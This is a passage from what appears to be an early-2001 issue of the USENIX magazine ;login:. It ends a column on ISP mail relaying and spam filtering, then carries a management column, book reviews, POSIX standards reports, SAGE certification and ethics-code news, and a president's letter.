The final step would be to have the mail-store machines forward mail destined for unknown recipients to a machine or set of machines dedicated to list processing, and to bounce any message that wasn't addressed to a hosted list. Typically, this is a machine running vanilla Sendmail and Majordomo list processing software. If the message is a hosted list, the list is expanded and sent to the mail store and outbound mail relays for final delivery. If the message is not a hosted list, then the message is bounced back to the sender, since it is undeliverable.

Typically, this functionality doesn't take a lot of resources, so this would be the last machine to require scaling. Also, it is relatively straightforward to configure. It does not require access to the provisioning process, and can easily scale without a need for a shared file store or other such complications.

OUTBOUND MAIL RELAYING

Outbound mail refers to clients sending mail to the outside world. Inbound and outbound mail relays can be the same machine. The only additional functionality performed by an outbound mail relay is an address range check to ensure that only end subscribers of the SP can relay mail through the machine. If this check were not made, any arbitrary user could send mail through the relay, which is known as an "open relay" and is a "Very Bad Thing."

MAIL SERVER SOFTWARE BESIDES SENDMAIL

As I have previously mentioned, most SP installations utilize Sendmail. I think the reason for this is a testament to how robust and flexible Sendmail has proven over the years. However, there are other solutions out there, in use by SPs. Freeware mail server software would include:

- Qmail
- Postfix
- Exim

Commercial solutions include:

- Intermail Post.Office from Openwave Systems, Inc. (formerly software.com)
- PMDF from Sun/Netscape Alliance (formerly Innosoft, Inc., now supported/developed by Process Software, Inc.)
- CommuniGate Pro from Stalker Software, Inc.

While I have no direct experience with any of the above solutions (either freeware or commercial), I am certain they all can be made to work in SP environments.

I am aware of no commercially available solution that tackles the specific problem of outbound spam.

Spam

No discussion of SP mail solutions would be complete without including the topic of spam. The problem of spam can be broken down into two parts: inbound and outbound. Most if not all available solutions today address the problem of inbound spam; I am aware of no commercially available solution that tackles the specific problem of outbound spam.

There is some anti-spam support within recent versions of Sendmail. Here is a list of some of the features within Sendmail 8.10:

- Anti-spam rule sets
- Content-based filtering
- Built-in SMTP authentication
- RFC2505 support
- RFC2476 (Mail Submission Agent specification)
- Specific senders/recipients can be allowed or disallowed Sender/recipient-based filtering

However, the Sendmail anti-spam functionality does not go far enough for most ISPs, so additional pieces must be added. Some available third-party freeware available includes:

- Blackmail (implements many of the recommendations in RFC2505)
- Spamshield (counts log file entries for users sending large amounts of mail and can stop them in real time if desired)

Another methodology for blocking spam is to utilize a service such as Brightmail. The Brightmail Logistical Operations Center has spam forwarded to it from “mail probes” located at SPs around the world. Their staff generates rule sets for their spam-blocking software that works in conjunction with an ISP’s mail infrastructure. These rule sets identify specific pieces of “Unsolicited Commercial Email” and “sideline” them for later perusal by the end subscriber. This service can be a very effective method of blocking inbound spam. Note that Brightmail also offers a free service which blocks mail via POP3 proxy. You can find more information under the “Brightmail Individual” heading on the Brightmail Web site.

Dealing with Large Amounts of Mail

One of the problems faced by both enterprise and SP system administrators alike is how to deal with large volumes of mail. In an SP environment, the abuse mailbox can easily run into the thousands of messages per day. This doesn't include the mail that system accounts such as "root" generate on a typical day. (Of course, ISPs typically have a Network Operations Center or other support personnel who (are supposed to) respond to abuse complaints in a timely fashion.) I have used two methodologies when dealing with system (non-abuse) mail, neither with much success:

1. Forward all mail to a central location and read it from there.
2. Read all mail locally.

The issue with 1 is that under certain conditions, the volume of messages can easily bring down even the most robust mail system. The issue with 2 is how to read system mail on 200 servers each day and get some productive work accomplished. If anyone has any thoughts on methods to deal with this topic, I'd love to hear from you.

CONCLUSION

A Service Provider's mail infrastructure must be designed for robustness and scalability. Robustness is handled by utilizing time-proven hardware, software, and designs. Scalability is achieved by decomposing the problem of handling mail down into its component problems: relay, storage, bounce, etc.

Next time I'll cover the little known topic (outside of the ISP industry) of Remote Authentication Dial-In User Services, or RADIUS. In the meantime, please send your questions or comments on this column, UNIX systems administration, or any other related topic to me! I'd love to hear from you.

REFERENCES

Mail Abuse Prevention System: <*http://www.mail-abuse.org*>

Sendmail.net (articles on using Sendmail): <*http://www.sendmail.net*>

Sendmail Consortium (freeware): <*http://www.sendmail.org*>

Blackmail: <*http://bitgate.com/spam*>

LDAP man (articles on configuring LDAP): <*http://www.ldapman.org*>

Linux-PAM: *http://www.lyre-mit-edu.lkams.kernel.org/pub/linux/libs/pam/*

Qpopper: <*http://www.eudora.com/qpopper/*>

Majordomo: <*http://www.greatcircle.com/majordomo/*>

Qmail: <*http://www.qmail.org/*>

Postfix: <*http://www.postfix.org/*>

Exim: <*http://www.exim.org*>

Intermail Post.Office: <*http://www.openwave.com/index.html*>

PMDF: <*http://www.innosoft.com/*>

CommuniGate Pro: <*http://www.stalker.com/*>

IETF RFC tool: <*http://www.ietf.org/rfc.html*>

Blackmail: <*http://bitgate.com/spam*>

Spamshield: <*http://spamshield.conti.nu*>

Brightmail: <*http://www.brightmail.com/*>

jobs vs. people

In this column, we put forth a heretical point of view, at least in management circles: We don't like job descriptions.

by Steve Johnson

Steve Johnson has been a technical manager on and off for nearly two decades. At AT&T, he's best known for writing Yacc, Lint, and the Portable Compiler.

<scj@transmeta.com>

and Dusty White

Dusty White works as a management consultant in Silicon Valley, where she acts as a trainer, coach, and troubleshooter for technical companies.

<dustywhite@earthlink.net>

Many managers, particularly in bigger companies, are awash in job descriptions. Frequently they must provide a job description before anyone can be hired. Salary and performance evaluations depend on these job descriptions. If an employee is in trouble, their performance is measured against the job description. So what's not to like?

First off, there are circumstances where job descriptions are appropriate – for "commodity" jobs, where you expect that any one of a reasonably large pool of workers could do the job, for example. Job descriptions in this case protect the workers and may also be required for anti-discrimination reasons.

For the kind of high-tech programming and systems administration jobs that USENIX managers are likely to have, however, job descriptions have a lot of problems.

For starters, they are static. So you write a description for a job. On a new hire's first day they probably can't do the job at all, and for a period of many weeks, or even months, they probably can't do all of the job, or can't do it very well. Then one day, they can do the job described in the job description. Bravo! Now what?

Do you want them to stop growing?

If they don't continue to grow in the job, how can you justify the large raise I'm sure they would like to get at the next salary adjustment?

And how about the rapid change in technology – if you write a job description for a C++ programmer, does this mean you can't ask them to write Perl or Java? If your company begins to roll out a wireless network, does this mean that you need to rewrite the job descriptions of all your systems administrators?

And then there is the hiring problem. You write the description for the ideal candidate – a master's in computer science, five years' experience, two years of Perl, and familiarity with Windows NT. So somebody comes in with a PhD in history, a recent master's in computer engineering, knowing Java but not Perl, and experience with Millennium but not NT. Do you refuse to look at them? Not in today's job market you don't! You weigh the time and cost of training against the skills needed, throw in a large dash of uncertainty about future plans, and sign them up in a heartbeat.

Do you really need to revise the job description? Maybe the job can be done as well or better in Java than in Perl. The bottom line here is that it is much easier to change a job than to change a person. If you get a smart, motivated person in your sights, you are probably better off hiring them and hammering the job description into something they can do and that meets the company's needs.

Now, many of us live in bureaucracies where job descriptions rule. In this case, you may be able to use a simple strategy to fill your position and end up with a stronger organization, too.

Rather than hiring somebody from outside to get the neat new job, find someone inside the company who wants to do something new. Then write a job description for their existing job and recruit for that. Since the job is currently being done, it is easy to write the job description and easy to assess a candidate against the current demands of the job. When the new person arrives, the current job holder trains the newcomer and then goes off to do the new project. You get cross training, the current employee gets some experience managing and mentoring a new employee, and you keep your current staff happier and the bureaucracy off your back. Just don't tell anybody we told you.

the bookworm

BOOKS REVIEWED IN THIS COLUMN

EMBRACING INSANITY: OPEN SOURCE SOFTWARE DEVELOPMENT
RUSSELL C. PAVLICEK
Indianapolis, IN: SAMS, 2000. Pp. 177. ISBN 0-672-31989-6.

INSTALL, CONFIGURE, AND CUSTOMIZE SLACKWARE LINUX
JOE BROCKMEIER ET AL.
Roseville, CA: Prisma Tech, 2000. Pp. 446+CD-ROM. ISBN 0-7615-2616-1.

THINK UNIX
JON LASSER
n.p.: Que, 2000. Pp. 291. ISBN 0-7897-2376-X.

RETHINKING PUBLIC KEY INFRASTRUCTURES AND DIGITAL CERTIFICATES
STEFAN A. BRANDS
Cambridge, MA: MIT Press, 2000. Pp. 314. ISBN 0-262-02491-8.

REAL WORLD LINUX SECURITY
BOB TOXEN
Upper Saddle River, NJ: Prentice Hall, 2001. Pp. 700+CD-ROM. ISBN 0-13-028187-5.

TELECOMMUNICATIONS
CLIVE TOMLINSON
Harlow, Essex, UK: Addison-Wesley, 2000. Pp. 317. ISBN 0-201-67473-4.

by Peter H. Salus

Peter H. Salus is a member of the ACM, the Early English Text Society, and the Trollope Society, and is a life member of the American Oriental Society. He is Editorial Director at Matrix.net. He owns neither a dog nor a cat.

<peter@matrix.net>

One of the problems of reading a lot is that you end up carping a lot. I pack a bunch of books to go (for example) to Atlanta for a few days, and I get fed up with them, and read something else, or actually get distracted by other books.

So, I flew to Atlanta from Austin. The first day at the ALS, Russell Pavlicek gave me a copy of his *Embracing Insanity*. The next day, Zonker (=Joe Brockmeier) gave me his book on Slackware Linux. Each was better than the volumes I had begun en route.

Open Stuff

Embracing Insanity is a first-rate book on open source development. If you're reading this, you most likely don't need it; but your manager or someone like your manager most likely does.

I get questions, serious questions, as to how anyone can actually "make money" out of open source (usually referred to as "free software") at least three or four times a week. Along with that comes a query as to why anyone would work on stuff and "just give it away."

The second question is easy for me to answer: while some may not get paid directly for writing the software, they get rewarded in a wonderful way: by their peers. Readers of my 20 or 30 years ago pieces will know that Mike Lesk wrote uucp; that Bill Joy wrote vi; that Linus Torvalds, Miguel de Icaza, Larry Wall all wrote stuff we use. The authors aren't a part of a great anonymous turb in Redmond, WA.

Dollars are different from kudos and recognition.

Pavlicek does a great job. In well under 200 pages he makes the movement comprehensible and understandable.

Install, Configure, and Customize Slackware Linux is a very different sort of book. Mount the CD-ROM, read a few pages, and you're off.

I don't run Slackware. I'm writing this on a Dell running Red Hat 7.0. But each chapter in this book is by a real expert. Brian Proffitt's chapter 3 (on installing Slackware) is quite fine. Jacek Artymiak's on configuring X is very good. William Schaffer's on compiling the kernel ("kernal" on p. 199) is splendid. I consider Zonker's own Appendix A ("Linux Primer") a brilliant 45-page introduction.

Beginning UNIX

Lasser's small book is a different sort of introduction. It is an attempt at demystifying UNIX for those who have been computer users for years and who are convinced that UNIX is both difficult and (to use Steve Jobs' phrase) "user hostile."

Lasser has introduced UNIX through its philosophy, leading the reader through a set of problem-solving basics. As most of the job candidates I interview have lots of skills, but typically don't have UNIX experience, I believe that Lasser's book will come in very handy. I intend to order a half-dozen copies for my next set of recruits. You'll find it useful, too.

Tough Stuff

Privacy and encryption are important topics. My review of Schneier last November should have made my thoughts clear.

If you also take this stuff seriously, and are willing to try to dredge up your unused algebra, Brands' book is for you. Brands' first 40 and final 14 pages are really interesting; the intervening 215 are really tough. I admit to "reading in" Brand for five weeks.

But I now comprehend the building blocks which underly digital certificates and public keys. Or at least, I understand them as well as a non-professional mathematician or cryptographer is going to.

(Most likely friends like Matt Bishop and Dan Geer will laugh at this, recognizing how little I actually know.)

I found Brands tough slogging yet very rewarding.

Safe Linux

By and large, I found Bob Toxen's book very good. It is the first really full treatment of Linux security. But therein lies one of its flaws: it's very long. Over 700 pages. Nearly 100 of them made up of appendices. But it's solid; and the topic is an important one. (Perhaps I've said that too often.)

Toxen has organized the tome well, and he writes well enough that I wasn't in agony at any time. The 20 pages of Chapter 5 ("Common Attacks"); Chapters 10 and 11 ("Case Studies" and "Recent Break-ins"); and the 40 pages on Intrusion Detection (Part III) are exceptionally fine.

The appendix on references is good, but confusingly organized. Too many non-Prentice-Hall books (especially those published by Addison-Wesley and O'Reilly) are missing.

Telcos and Their Friends

Tomlinson's brief volume is the perfect introduction to telecommunications for the non-techie parts of your company. I found it enjoyable, but a bit light. The bibliography omits far more than it includes. The list of acronyms is remarkable.

Book Reviewers Needed

;login: (more specifically, Peter Salus) is looking for reviewers for books that deserve greater coverage than can be afforded within the Bookworm format. If you are interested, contact <*peter@matrix.net*>; feel free to suggest what topics you are interested in, and which book or books you might like to review.

standards reports

The following reports are published in this column:

THE OPEN GROUP BASE WORKING GROUP UPDATE

AUSTIN, OCTOBER 2000 PLENARY FOR D4 ISSUE RESOLUTION

Our standards report editor, David Blackwood, welcomes dialogue between this column and you, the readers. Please send your comments to <dave@usenix.org>

The Open Group Base Working Group Update

by Andrew Josey

Andrew Josey is the director, server platforms, for The Open Group in Reading, England, and the chair of the Austin Group.

<a.josey@opengroup.org>

FAST-TRACK REVIEW OF AUSTIN GROUP SPECIFICATIONS BEGAN DECEMBER 2000

The fast-track review of the "Base Specifications, Issue 6" technical standards commenced on December 18, 2000, and closed on February 14, 2001. For the benefit of those unfamiliar with The Open Group fast-track review process, it is a formal process by which a document is approved for publication by The Open Group. Members are invited to submit proposed changes ("change requests") that would make the document acceptable to them. The sponsor of the fast-track review is the Austin Group, a joint working group of The Open Group Base Working Group, the IEEE PASC, and ISO/IEC JTC1/SC22/WG15 that has been developing the Base specifications. These specifications will form the core of the Single UNIX Specification, Version 3.

WESTWOOD TEST DEVELOPMENT BEGAN JANUARY 2001

Westwood is the code name for the test suite developments for UNIX 200x (the Austin Group specifications). It is scheduled to commence during 1Q2001 with test suites generally available during 4Q2001. This involves an extensive upgrade to the existing test suite family for the UNIX System, including development of a new single test suite for the core mandatory POSIX requirements (a new PCTS). We are actively seeking companies to participate in this development.

GNU ADDENDUM TO SINGLE UNIX SPECIFICATION UNDER WAY

At the most recent Base Working Group meeting we agreed to develop an addendum to the Single UNIX Specification covering functions from GNU libc. Andrew Josey has been working with the maintainer of GNU libc and members of the Base Working Group to come up with the list of additional functions. We are seeking resources to take this list and generate the first set of specification manual pages. If you can help, please contact Andrew Josey.

AUSTIN GROUP WORK PROGRESSING

The sixth meeting of the joint technical working group informally known as the Austin Group was held at the IBM facility in Austin, Texas, on October 10–13, 2000. The meeting had 20 attendees (including two for part of the time). The objective of this meeting was to review the Draft 4 specifications. A four-day plenary session was held, and over 1,350 change requests were processed at an average of 51 aardvark requests per hour, up over previous times (43 per hour in Reading, 47 per hour in Montreal). The next draft (Draft 5) was produced in mid-December and folded in the changes identified by the review of Draft 4. Draft 5 is the second feature complete draft. Draft 5 review was scheduled for December 15, 2000, and was available for an eight-week review period, closing in February 2001. The formal review period for Draft 5 included concurrent IEEE balloting. The next plenary meeting will be in March 2001 (the week commencing March 5) to review aardvarks arising from Draft 5. This will be a five-day meeting held in the USA at a location to be confirmed.

LINUX TEST SUITE DEVELOPMENT

Intel is funding The Open Group to develop a new test suite, the LSB-OS test suite, providing further test coverage for the Linux Standard Base. This test suite involves production of a new test set reusing existing test technologies, and will be made available as open source in support of the Linux Standard Base. Intel and The Open Group are also seeking further parties to fund additional work packages for supporting the Linux Standard Base testing efforts. For more information, please contact Andrew Josey.

ADDITIONAL TEST SUITES MADE AVAILABLE TO THE OPEN SOURCE COMMUNITY

As part of The Open Group's continuing support of open source developers and the Linux Standard Base test project, "lite" versions of the Threads and Commands test suites have recently been made available (see below). See <*http://www.opengroup.org/testing/downloads.html*>.

VSTH "LITE" TEST SUITE MADE AVAILABLE

The Open Group has made available the VSTH "lite" test suite, testing a subset of the POSIX threads specification. This test suite has been made available under an open source license. See <*http://www.opengroup.org/testing/downloads/vsthlite.html*>.

VSC 5.1.1L TEST SUITE MADE AVAILABLE

The Open Group has made available VSC Release 5.1.1L, a "lite" version of The Open Group's VSC5 test suite for Commands and Utilities. This has been made available under an open source license. See <*http://www.opengroup.org/testing/downloads/vsclite.html*>. It provides test coverage for 77 commands and utilities from the POSIX.2-1992 specification. It is a self-contained test package and comes complete with its own version of the Test Environment Toolkit and distributions of the tcl and expect utilities that are used by the test framework. This release is distributed as a complete release.

FIRST MILESTONES REACHED FOR LSB TEST DEVELOPMENT

The first milestone for LSB test development is now complete. This was setting up the framework into which test sets can be integrated. The framework adopted is the Test Environment Toolkit, with the VSXgen (generic VSX test framework) layered on top of that. As proof of concept, the first test sets, the LSB-VSX and LSB-FHS, have been integrated into the framework. For more information on key milestones, see <*http://www.opengroup.org/testing/lsb-test/*>.

Austin, October 2000 Plenary for D4 Issue Resolution

by Glen Seeds

Glen Seeds is an employee of Cognos Inc. and a long-time participant in POSIX standards at both the IEEE and ISO level.

<*Glen.Seeds@Cognos.com*>

This was quite a week. Going through comments received on a 3,500-page document in 3 1/2 days is an interesting exercise. We managed to actually do about 90% of it there and will have to finish the rest by email this week.

Here are the highlights of things that may be of interest to this group. (Caveat: "interesting" is a value judgment on my part. To be safe, you should look at the complete aardvarks and minutes – at <*http://www.opengroup.org/austin/*>.)

SEEKDIR(), ETC.

We have long been concerned that putting these in the standard would prevent people from implementing "interesting" file systems. However, Ulrich Drepper told us it is not an issue – the GNU code supports 12 different types of file systems, including binary trees, and was able to implement these APIs on all of them. Given that, and the fact that there seem to be many applications out there that use them, we decided to keep them in, even though their reliability for fully portable applications is in some doubt. We hope that this closes the issue permanently (after over 10 years!).

LEAP SECONDS

As many of you may be aware, the issue of where and how to handle UTC leap seconds is raging in a number of forums. For POSIX, however, there seems to be an incontrovertible weight of evidence that making the POSIX clock deal directly with leap seconds would break way too many existing applications.

The compromise we arrived at was to specify that a POSIX day is exactly 24*60*60 seconds, but to leave the mechanism by which the system clock deals with UTC unspecified. This recognizes the fact of life that in most real implementations, UTC is not actually used, and the operator periodically corrects the system time manually, according to a wall clock. We also left the seconds field of the time structure able to hold from 0 to 60 seconds inclusive, to allow it to be used for proprietary or future APIs that deal with leap seconds. If you are interested in other related issues, there is a general discussion group on time that you can subscribe to: <*pasc-time-study@pasc.org*>.

RANGE EXPRESSIONS

We decided not to standardize the "collating sequence" mechanism, and hence now have no need for an API for it. In the POSIX locale, there is no problem. The behavior outside the POSIX locale is unspecified.

C99 RESTRICT

If you have not noticed it by now, take a look at the new "restrict" keyword in C99. All of the APIs in the new UNIX standard make use of this keyword where appropriate. We should all be looking for places where it is missing, or used incorrectly.

C99 MATH ERRORS
C99 also has revamped the handling of floating point errors, especially with regard to NaN. We have an open action item to make sure we are doing this properly. What is a character? Our definition of character seem to have some problems: it is radically different from C99's. It seems to exclude wide characters.

This may have been deliberate, but I have not yet figured out why. I imagine it has to do with the definition of APIs. I noticed this too late for us to be able to deal with it at this meeting, even as an action item. I am going to try to look at it and submit an aardvark (if necessary) for the next draft. Look, and see what you think.

AARDVARKS
If you want to point out a problem in this draft standard that you want fixed, you have to submit an aardvark (bug report). If you have never done one before, you will find instructions on the Web site: <*http://www.opengroup.org/austin/aardvark/*> and <*http://www.opengroup.org/austin/bugreport.html*>.

Warning: If you want to avoid having it rejected out of hand, take a look at the pro forma rejection types listed in the minutes below, and make sure that (as far as you can tell) your objection doesn't fall under one of those categories.

R1. Reject: the requirement is from a base document and to change it is out of scope. Bringing it in scope would require an interpretation, corrigendum, or resolution from the appropriate body.

R2. Reject: this interface is not a candidate for Legacy; the list of Legacy interfaces considered in March 1999 is now final. It is widely used in historic practice and deprecating this interface would break the contract with the application developer.

R3. Reject: we cannot see the problem at the referenced lines; as such, this comment is non-responsive.

R4. Reject: no action specified in the aardvark comment.

R5. Reject: the review team disagrees with the problem statement because . . . (further rationale needed).

R6. Reject: the review team believes that accepting the proposed change would decrease consensus.

R7. Reject: this is out of scope.

SAGE news

Report on the SAGE Certification Committee

by Lois Bennett

Member, SAGE Certification Committee

<lois@deas.harvard.edu>

This could be really dry stuff. Details, details, details, and we are just at the beginning. But it wasn't a dry meeting, and the latest session of the SAGE Certification Policy Committee made significant strides toward establishing a plan to institute a certification program. (Special thanks to Gale Berkowitz who not only took over the convening of our meeting when a last-minute family crisis prevented J. K. Chapman from attending – she also took excellent minutes.) Lois Bennett, Gale Berkowitz, Stephen Berry, Barb Dijker, Bradley Donison, Tim Gassaway, Mark Langston, Phil Scarr, Mark Stingley, John Stoffel, and Leeland G. Artra were at the meeting in San Diego, October 21, the day before the WIESS and OSDI conferences. Our goals were to review the business plan, review the leadership, and establish a plan for implementation. Some important decisions were reached and people made commitments to take the various tasks in hand. The business plan was developed by Michael Hamm & Associates based on information from the August meeting of the committee. It is a 20-page document that touches on marketing and financial plans, governance and management decisions, and key first year developm ental activities, among other things.

SUBCOMMITTEES

Obviously the question of what needs to be done in the first year to get this whole scheme off the ground is crucial, so that was the main focus of our discussion. The critical first steps include things like writing test questions, developing policies and procedures, coming up with a logo, and many more. We reorganized the business plan in order to establish subcommittees and assign tasks. We formed six new subcommittees and added some tasks to the existing Test Development Subcommittee.

THE SUBCOMMITTEES

Marketing/Branding/Promotion/Public Relations
Lois Bennett, co-chair
Bradley Donison, co-chair

Test Development
John Stoffel, co-chair
Lois Bennett, co-chair
Tim Gassaway
Leeland G. Artra, liaison

Certification Architecture
Mark Langston, co-chair
Stephen Berry, co-chair
Tim Gassaway

Ethics and Discipline
Phil Scarr
Mark Langston
Stephen Berry

Certification Administration and Procedure
John Stoffel, co-chair
Bradley Donison, co-chair
Lois Bennett
Phil Scarr

Funding/Patronage
Leeland G. Artra, co-chair
Mark Stingley, co-chair
Lois Bennett
Mark Langston

Leadership, Governance, and Management
Barbara Dijker
Tim Gassaway
J. K. Chapman

Accreditation and Education
Phil Scarr
Leeland G. Artra

Some of the subcommittees' tasks are clear by the titles; others need some explanation. The Certification Architecture Subcommittee will be addressing issues like exam prerequisites, eligibility requirements, examination format, and continuing certification requirements. The Certification Administration and Procedure Subcommittee will focus on applications, appeals of scores and eligibility, reinstatement of lapsed certificants, legal compliance (e.g., ADA provisions for testing accommodations), examination delivery (i.e., scoring, schedules, test sites, vendors), and certification acknowledgment and operations maintenance. The Accreditation and Education Subcommittee will address education sources, accreditation of educators, education partners, identification of training vendors, syllabus development, and occupational analysis.

TEST DEVELOPMENT

The Test Writing Subcommittee announced the successful enlistment of a team to write questions for the beta test. Twelve SAGE members along with three members of the Policy Committee gathered December 9th and 10th to receive training in writing test questions and test answers. After the workshop all will go off and write lots of questions, then gather again to review and critique what has been written. In all we will be coming up with at least 450 questions, enough for two tests and some extra questions as well.

NAMING

Then there was the question of what we should call the certification itself. Because the first level of certification in the SAGE job description booklet is Level II, we decided that numbered levels would be confusing: would our levels run parallel, starting with Level II, or would we start with Level I, more intuitive, but a divergence from SAGE practice? So we decided the first degree of certification would simply be called Certified System Administrator, or CSA. The plan is eventually to offer more levels of certification, and several options for the higher-level designations were discussed but no decision reached. The naming will be determined as the advanced certification standards are developed. The program itself is called the SAGE Certification Program, or SAGECertPro. The umbrella term for the whole effort – the Policy Committee (for which this is a report), the question writers, and any others who may become involved – is the

```
   C
SAGE
   R
   TEAM
```

BUDGET AND PATRONAGE

Budget and patronage took up a large portion of our discussions. There were several suggested changes for the budget figures we had received from Hamm, mostly raising the figures for reality's sake. The bulk of discussion was around patronage policy and benefits: how do we get people to fund this wonderful program and which sources of funding should we pursue? (Leeland G. Artra has revised and updated the Web page describing the SAGE Certification Patronage Program to reflect the decisions we made at the meeting: <*http://www.usenix.org/sage/cert/patrons.html*>.)

SAGE hosted a hospitality suite for vendors to promote the patron program at the LISA conference. All of the vendors at LISA were invited. Leeland and other committee members made a presentation and answered questions about the certification program and our future plans. Everyone on the committee has been asked to talk with people they know about patronage and develop contacts that the Patronage Subcommittee can approach. Founding patrons will receive special benefits; all patrons who make contributions before May 2001 will be considered founding patrons. Startup funds for this project are especially important since the business plan shows the program, as conceived, will not be self-supporting until its third year.

LEADERSHIP AND ORGANIZATION

In the discussions on leadership it was decided that there should be a governing board, with a representative of the SAGE Executive Committee serving as a liaison. The governing board needs to be representative of the population we are targeting: sysadmins, SAGE members, employers/HR departments, academia and professional trainers, vendors and government. We are comfortable maintaining governance of the program as a policy committee for the time being, at least until an executive director is hired and a corporate entity is established.

In the long term it may be desirable for the certification authority to become a

Jon "maddog" Hall presenting a check to, Leeland G. Artra *John Stoffel, and Gale Berkowitz from the SAGE Certification Team. Hall became the first individual Patron for the SAGE Certification project.*

legally independent body. But although some on the committee feel strongly enough about the need for certification of this type that they would want to go ahead with or without SAGE, the consensus was that this needs to be a SAGE project and should always maintain close ties to SAGE. A future organizational chart may look like this:

SAGE

SAGE Executive Committee

Certification Governing Board

Certification Committees

Certification Executive Director

Certification Staff

We got a lot done at this meeting. There is a lot of work still to do. We will be meeting again at LISA. We encourage members of USENIX to discuss certification of system administrators with their colleagues and let us know what those discussions turn up. We'd be glad to have your input.

International SAGE Code of Ethics

by Barbara Dijker

President, SAGE STG Executive Committee

<barb@sage.org>

Since 1998 SAGE has been working on a new Code of Ethics that could be adopted by all the existing SAGE groups across the globe. This would create one common international SAGE Code of Ethics. The ethics commitee has been working diligently on this effort and proposed a Code as published here. In addition to the proposed Code, the ethics committee recommended a procedure for reviewing and adopting the code internationally.

At its meeting in December, the SAGE executive committee accepted the recommendations of the ethics committee. As a result, the following procedure will be used for international review and potential adoption:

- An international ethics committee will be established. It will consist of two voting representatives from each of the four existing regional SAGE organizations and non-voting representatives from countries or regions in the process of forming SAGE organizations. The SAGE exec appointed Lee Damon as one of the two US representatives. The second US representative will be appointed by the newly elected SAGE executive committee in February 2001. Each of the regional SAGE organizations will appoint their own representatives.
- The international ethics committee will review the Code item by item and coordinate revisions as necessary to meet internationalization needs.
- The committee will then recommend the resulting revised Code for adoption individually by each regional SAGE organization.
- Each regional SAGE organization will then establish and follow a procedure for formal member review and adoption as they see fit. SAGE (US) will publish and publicize the Code as proposed by the international committee and then conduct formal open member comment and response periods. After the conclusion of the comment and response periods, the SAGE (US) executive committee will vote on whether to adopt the Code. That vote must pass by 2/3rds for the Code to be accepted and adopted by SAGE (US).

SAGE CODE OF ETHICS (INTERNATIONAL DRAFT AS OF 8/24/00)

As a member of the international community of systems administrators, I will be guided by the following principles:

1. Fair Treatment – I will treat everyone fairly. I will not discriminate against anyone on grounds such as age, disability, gender, sexual orientation, religion, race, national origin, or any other non-business related issue.

2. Privacy – I will only access private information on computer systems when it is necessary in the course of my duties. I will maintain and protect the confidentiality of any information to which I may have access, regardless of the method by which I came into knowledge of it. I acknowledge and will follow all relevant laws governing information privacy.

3. Communication – I will keep users informed about computing matters that may affect them – such as conditions of acceptable use, sharing of common resources, maintenance of security, occurrence of system monitoring, and any relevant legal obligations.

4. System Integrity – I will strive to ensure the integrity of the systems for which I have responsibility, using all appropriate means – such as regularly maintaining software and hardware; analyzing levels of system performance and activity; and, as far as possible, preventing unauthorized use or access.

5. Cooperation – I will cooperate with and support my fellow computing professionals. I acknowledge the community responsibility that is fundamental to the integrity of local, national, and international network and computing resources.

6. Honesty – I will be honest about my competence and will seek help when necessary. When my professional advice is sought, I will be impartial. I will avoid conflicts of interest; if they do arise I will declare them and recuse myself if necessary.

7. Education – I will continue to update and enhance my technical knowledge and other work-related skills through training, study, and the sharing of information and experiences with my fellow professionals. I will help others improve their skills and understanding where my skills and experience allow me to do so.

8. Social Responsibility – I will continue to enlarge my understanding of the social and legal issues relating to computing environments. When appropriate, I will communicate that understanding to others and encourage the writing and adoption of policies and laws about computer systems consistent with these ethical principles.

9. Quality – I will be honest about the occurrence and impact of mistakes, and where possible and appropriate I will attempt to correct them.

I will strive to achieve and maintain a safe, healthy, and productive workplace.

10. Ethical Responsibility – I will lead by example, maintaining a consistently high ethical standard and degree of professionalism in the performance of all my duties.

2000 SAGE Outstanding Achievement Award

The 2000 SAGE Outstanding Achievement Award was presented to Celeste Stokely at this year's LISA in New Orleans. This annual award goes to someone whose professional contributions to the system administration community over a number of years merit special recognition.

Celeste Stokely was selected for her pioneering achievements in distributing systems management information. Once the world migrated to include the WWW, she was one of the first collectors and providers of Systems Administration help pages, long before those of Freshmeat and even UGU. Many have benefited from the resources that Celeste has shared.

She has learned from the usual school of on-the-job experience, and continues to share and teach ways to have good project management, planning, and other requirements of being a professional in the Systems Administration arena.

Congratulations, Celeste!

Celeste Stokely

USENIX news

From the President

by Daniel Geer

President, USENIX Board of Directors

<geer@usenix.org>

This is turning out to be an interesting time to be president of USENIX and it does not (yet) feel like a curse.

- Finding a new structure for realizing all that SAGE can be is a triumph even if there are bumps down the road – organizational progress is way, way too easy to let slide for another day, another time, somebody else's watch. And the trade-offs almost always involve short-term pain for long-term gain.
- Society's interest in massive, secure, distributed, accountable computer systems has never been more intense – I, of course, mean e-voting in one form or another. It is inevitable. It is scary. If we are lucky, it is people like us who will design it and who will run it.
- The shortage of people like us is not doing any of us any harm, financially speaking, but USENIX needs to get on the ball and figure out how to increase the supply, sufficiently at least that we can continue covering enough fronts to remain the undisputed leader in technical deployment of systems that actually work. The surest way to become irrelevant is to be "right" but "too small to matter."
- Everything we know about scale, and this is a USENIX specialty, is going to be put to the test as never before. When interconnectable devices are cheap enough to be consumer disposables, our challenges will be to secure, to manage, even to understand clouds of devices that will never be visited by people like us after they roll off the assembly line, that will be managed in aggregate, not individually.
- If the much vaunted technical leapfrogging of the less developed world over the more really does become like a startup nimbly outmaneuvering some bureaucracy, USENIX itself will have the challenge we've always had, "moving information from where it is to where it isn't," in spades. Where do we belong in distance learning? Speak up, I can't hear you.
- Read Christiansen's *The Innovators' Dilemma*, Gladwell's *The Tipping Point*, and Varian & Shapiro's *Information Rules* in one sitting. And tell me if you can stay sitting after that.
- Thought leaders, and that is what USENIX members so often are or are intent on becoming, anticipate. They learn more from mistakes than from successes. They don't take "no" or even "good enough" for an answer. USENIX has to mimic that, or should I say, tap that. This means growing USENIX activists at every opportunity.
- The hardest job in any organization is not knowing what it is the organization knows, it is knowing what it is the organization doesn't know. But will need to. Tomorrow.

Come on in, the water's fine.

USENIX MEMBER BENEFITS

As a member of the USENIX Association, you receive the following benefits:

FREE SUBSCRIPTION TO *;login:*, the Association's magazine, published eight times a year, featuring technical articles, system administration articles, tips and techniques, practical columns on security, Tcl, Perl, Java, and operating systems, book and software reviews, summaries of sessions at USENIX conferences, and reports on various standards activities.

ACCESS TO *;login:* online from October 1997 to last month *<www.usenix.org/publications/login/login.html>*.

ACCESS TO PAPERS from the USENIX Conferences online starting with 1993 *<www.usenix.org/publications/library/index.html>*.

THE RIGHT TO VOTE on matters affecting the Association, its bylaws, election of its directors and officers.

OPTIONAL MEMBERSHIP in SAGE, the System Administrators Guild.

DISCOUNTS on registration fees for all USENIX conferences.

DISCOUNTS on the purchase of proceedings and CD-ROMs from USENIX conferences.

